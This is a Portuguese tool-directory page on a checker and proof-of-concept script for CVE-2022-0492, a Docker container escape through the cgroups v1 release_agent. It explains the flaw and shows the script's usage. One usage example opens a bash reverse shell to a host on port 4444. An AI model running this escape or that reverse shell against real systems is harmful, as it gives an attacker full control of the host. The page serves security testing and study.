
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2022-0492-Docker-Breakout-Checker-and-PoC — Verificador de Breakout do Docker e PoC via CAP_SYS_ADMIN e via namespaces de usuário (CVE-2022-0492) | Kitploit
Ferramentas/GitHubGitHub/t1erno/cve-2022-0492-docker-breakout-checker-and-poc
Escalada de PrivilégiosSegurança de ContêineresAnálise de VulnerabilidadesExploraçãoTestes de PenetraçãoSegurança na NuvemAprendizado e EducaçãoEscape de ContêinerLabs e Prática
Compartilhar
GitHubt1erno/cve-2022-0492-docker-breakout-checker-and-poc

CVE-2022-0492-Docker-Breakout-Checker-and-PoC

Verificador de Breakout do Docker e PoC via CAP_SYS_ADMIN e via namespaces de usuário (CVE-2022-0492)

Ver Repositório
8144há 3 anosAinda não revisado

CVE-2022-0492 Verificador de Fuga do Docker e PoC

Resumo

A exploração da vulnerabilidade exige que o atacante tenha acesso a um contêiner Docker em execução em um sistema vulnerável. Uma vez explorada, o atacante pode escapar do contêiner e obter controle total sobre o sistema host.

Uma vulnerabilidade foi encontrada na função cgroup_release_agent_write do kernel Linux, no arquivo kernel/cgroup/cgroup-v1.c. Esta falha, sob certas circunstâncias, permite o uso do recurso release_agent do cgroups v1 para escalar privilégios e contornar o isolamento de namespaces de forma inesperada.

Em termos mais simples, o cgroups v1 tem um recurso chamado release_agent que executa um programa quando um processo no cgroup é encerrado. Se notify_on_release estiver ativado, o kernel executa o binário do release_agent como root. Ao editar o arquivo release_agent, um atacante pode executar seu próprio binário com privilégios elevados, assumindo o controle do sistema. No entanto, o arquivo release_agent pertence ao root, portanto apenas um usuário com acesso root pode modificá-lo.

Uso

# sh CVE-2022-0492.sh

[>] CVE-2022-0492 Docker Container Escape                                           V
[>] Execute this script in a Docker to check for vulnerability or to exploit it. (º___\/{
[>] Usage:
        sh CVE-2022-0492.sh    --checker                Verify if system is vulnerable.
        sh CVE-2022-0492.sh -c|--command <COMMAND>      Execute command on host machine.
        sh CVE-2022-0492.sh -h|--help                   Print the help panel.

[>] Example:
        sh CVE-2022-0492.sh --command 'bash -c "bash -i >& /dev/tcp/192.168.100.17/4444 0>&1"'

Exemplos

